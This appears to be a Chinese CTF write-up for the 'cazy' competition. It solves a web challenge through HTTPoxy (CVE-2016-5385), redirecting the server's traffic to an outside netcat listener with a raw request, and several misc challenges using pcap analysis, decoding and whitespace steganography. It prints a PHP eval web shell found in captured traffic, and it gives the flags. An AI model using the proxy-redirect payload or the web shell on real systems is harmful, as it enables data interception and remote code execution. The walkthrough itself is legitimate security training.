
根据RFC 3875规定，CGI（fastcgi）要将用户传入的所有HTTP头都加上`HTTP_`前缀放入环境变量中，而恰好大多数类库约定俗成会提取环境变量中的`HTTP_PROXY`值作为HTTP代理地址。于是，恶意用户通过提交`Proxy: http://evil.com`这样的HTTP头，将使用缺陷类库的网站的代理设置为`http://evil.com`，进而窃取数据包中可能存在的敏感信息。

PHP5.6.24版本修复了该漏洞，不会再将`Proxy`放入环境变量中。本环境使用PHP 5.6.23为例。

当然，该漏洞不止影响PHP，所有以CGI或Fastcgi运行的程序理论上都受到影响。CVE-2016-5385是PHP的CVE，HTTPoxy所有的CVE编号如下：


- CVE-2016-5385: PHP

然后直接照着上面用HTTPoxy洞去打



```
GET / HTTP/1.1
Host: 113.201.14.253:14980
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,image/avif,image/webp,*/*;q=0.8
Proxy: http://1.14.92.24:8008/
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,
en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```

开个监听：




```
[root@VM-0-14-centos JNDI-Injection-Exploit-master]# nc -lvvp 8008
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::8008
Ncat: Listening on 0.0.0.0:8008
Ncat: Connection from 113.201.14.253.
Ncat: Connection from 113.201.14.253:57904.
POST http://www.yunyansec.com/ HTTP/1.1
Proxy-Connection: Keep-Alive
User-Agent: GuzzleHttp/6.2.0 curl/7.38.0 PHP/5.6.23
Content-Type: application/x-www-form-urlencoded
Host: www.yunyansec.com
Content-Length: 40

YourFlag=cazy%7BWE_4r3_f4mily_for3vEr%7D
```

flag为:

```
cazy{WE_4r3_f4mily_for3vEr}
```

Misc

八卦迷宫



附件是一个迷宫图，先把迷宫走出去，一路上碰到的红色方块分别对应着`长安战疫，山河无恙`这八个字，把遇到的方块转为这些字的拼音的到flag

```
cazy{zhanchangyangchangzhanyanghechangshanshananzhanyiyizhanyianyichanganyang}
```


西安加油

下载附件，是一个流量包，先导出HTTP对象

有一个secret(1).txt，里面base64解码是一个压缩包，通过如下脚本来得到这个压缩包

```python
import base64
fin=open("secret.txt","r")
fout=open('2.zip',"wb")
base64.decode(fin,fout)
fin.close()
fout.close()
```

打开压缩包，里面有很多张图片。HTTP导出来的文件中还有一个`hint.txt`，base32解码得到图片的一个排列顺序



From Base32

Alphabet
A-Z2-7=

☑ Remove non-alphabet chars


Input length: 1137 lines: 2

```
HE2DAMZOOBXGOIDJOMQDACRYGA4DMLTQNZTSA2LTEAYQUNZTGAYS44DOM4QGS4ZAGIFDONBSGIXHA3THEBUXGIBTBIZTSNZYFZ
YG4ZZANFZSANAKHAZDMNROOBXGOIDJOMQDKCRXGY4DGLTQNZTSA2LTEA3AUNJUGEYC44DOM4QGS4ZAG4FDIMZWGUXHA3THEBUX
GIBYBIZDIMRWFZYG4ZZANFZSAOIKHEYDKNROOBXGOIDJOMQDCMAKGMZDANJOOBXGOIDJOMQDCMIKGYZTMMJOOBXGOIDJOMQDCM
QKHEYTMNZOOBXGOIDJOMQDCMYKGMYTSNJOOBXGOIDJOMQDCNAKGU4DKMROOBXGOIDJOMQDCNIKHEZDQMBOOBXGOIDJOMQDCNQK
HE3TAMROOBXGOIDJOMQDCNYKHA2DENBOOBXGOIDJOMQDCOAKGE3DONJOOBXGOIDJOMQDCOIKGMYDCNBOOBXGOIDJOMQDEMAKG4
4TQNROOBXGOIDJOMQDEMIKHA2DGMROOBXGOIDJOMQDEMQKG4YTGOJOOBXGOIDJOMQDEMYKGQ3DKNJOOBXGOIDJOMQDENAKG4ZD
KOBOOBXGOIDJOMQDENIKGM2TMNJOOBXGOIDJOMQDENQKGU2DINBOOBXGOIDJOMQDENYKG4ZTQNBOOBXGOIDJOMQDEOAKGIYDAM
ZOOBXGOIDJOMQDEOIKHA3DQOBOOBXGOIDJOMQDGMAKGU4TKNROOBXGOIDJOMQDGMIKGM2TAOJOOBXGOIDJOMQDGMQKHEYDENZO
OBXGOIDJOMQDGMYKGE4TANJOOBXGOIDJOMQDGNAKGYYDQNJOOBXGOIDJOMQDGNIKG42DANROOBXGOIDJOMQDGNQKGE3DKMBOOB
XGOIDJOMQDGNYKHA3DAMROOBXGOIDJOMQDGOAKHEZTONZOOBXGOIDJOMQDGOIKGEZTEMZOOBXGOIDJOMQDIMAKG4ZTEMJOOBXG
OIDJOMQDIMIKGI3TINZOOBXGOIDJOMQDIMQKG4YTENJOOBXGOIDJOMQDIMYKGEZDEMBOOBXGOIDJOMQDINAKG4YDOOJOOBXGOI
DJOMQDINIKGUYTOMROOBXGOIDJOMQDINQKGUYDOMBOOBXGOIDJOMQDINY=
```

Output start: 709 end: 709 length: 0 time: 1ms length: 709 lines: 48

```
9403.png is 0
8086.png is 1
7301.png is 2
7422.png is 3
3978.png is 4
8266.png is 5
7683.png is 6
5410.png is 7
4365.png is 8
2426.png is 9
9056.png is 10
3205.png is 11
6361.png is 12
9167.png is 13
```

按照这个顺序，把这些图片依次拼接起来




得到flag为:

```
cazy{make_XiAN_great_Again}
```

无字天书


下载附件，是一个流量包，还是先导出HTTP对象



名称	修改日期	类型
1(1).php	2022/1/8 17:02	PHP 文件
1(2).php	2022/1/8 17:02	PHP 文件
1(3).php	2022/1/8 17:02	PHP 文件
1(4).php	2022/1/8 17:02	PHP 文件
1(5).php	2022/1/8 17:02	PHP 文件
1.php	2022/1/8 17:02	PHP 文件

```
897f94d0<?php eval($_POST['xian']);?
>504B0304140008000800B16A985300000000000000
00E20100000800200066 6C61672E74787455540D000
7DF58C561B564C561B364C56175780B000104F50100
00041400000006590411 2C0200803CFC92BF8FF2B6BD
1E242BD6464D624A8D84747C4BB8EC8E2107C719CB
A8C1A95223A58C811B11B1E8955BB913B9F441558B
06872899C39D8E5D06DC325E62F7C4BC1F0078E6DB
B251FBB9037586311D367846B1471871896A01F504
B0708BB2C9F9162000000E2010000504B030414000 8
0008003969985300000000000000000F400000006002
0006B65792E777355540D00071F56C561B564C561B3
64C56175780B000104F5010000041400000007D8EC10
900300803DF11DCE1F69FB25A3FDAD22A0A1E21111
012E02637B2E20CA0066A4F454C576CF2F3A8981FA8
3514693B533852AEC7D0DBC32D7B01504B07087FB1
67453D000000F4000000504B0304140008000800396
998530000000000000000D010000110020005F5F4D
41434F53582F2E5F6B65792E777355540D00071F56C
561B564C561CF6CC56175780B000104F50100000414
000000636015636760626 0F04D4C56F00F568850800
290180327101B01F16D2006F219791988028E212141
101658C70120F64553C2041517606090 4ACECFD54B2
```


在1(5).php中发现了压缩包的16进制，winhex创建一个空的文件，然后把这个16进制导入，保存为1.zip



__MACOSX	269	170	
key.ws	244	61	2021-12-2...
flag.txt	482	98	2021-12-2...

里面有两个文件，里面都是空白字符，先来看这个key，里面的长度都不一样，排除摩斯和二进制，查到了一种编码叫`whitespace`，在线网站:https://vii5ard.github.io/whitespace/

把key.ws里面的空白字符丢进去，run一下得到密钥:`XiAnWillBeSafe`




```
XiAnWillBeSafe
```

```
push 88
printc
push 105
printc
push 65
printc
push 110
printc
push 87
printc
push 105
printc
push 108
printc
push 108
printc
push 66
printc
push 101
printc
push 83
printc
push 97
printc
push 102
printc
push 101
printc
end
```

而且flag.txt里面的内容 同样是空白字符，这就不由得想起SNOW加密，可以把字符隐藏到一个txt中，输出一个新的txt，这个新的txt里面就含有空白的隐藏字符。

```
snow.exe -p XiAnWillBeSafe -C flag.txt
```



```
Microsoft Windows [版本 10.0.22000.376]
(c) Microsoft Corporation。保留所有权利。

F:\CTF2\CTF工具箱\图片隐写\snow>snow.exe -p XiAnWillBeSafe -C flag.txt
cazy{C4n_y0u_underSt4nd_th3_b0oK_With0ut_Str1ng}
F:\CTF2\CTF工具箱\图片隐写\snow>
```

得到flag为:

```
cazy{C4n_y0u_underSt4nd_th3_b0oK_With0ut_Str1ng}
```

Crypto


no_math_no_cry

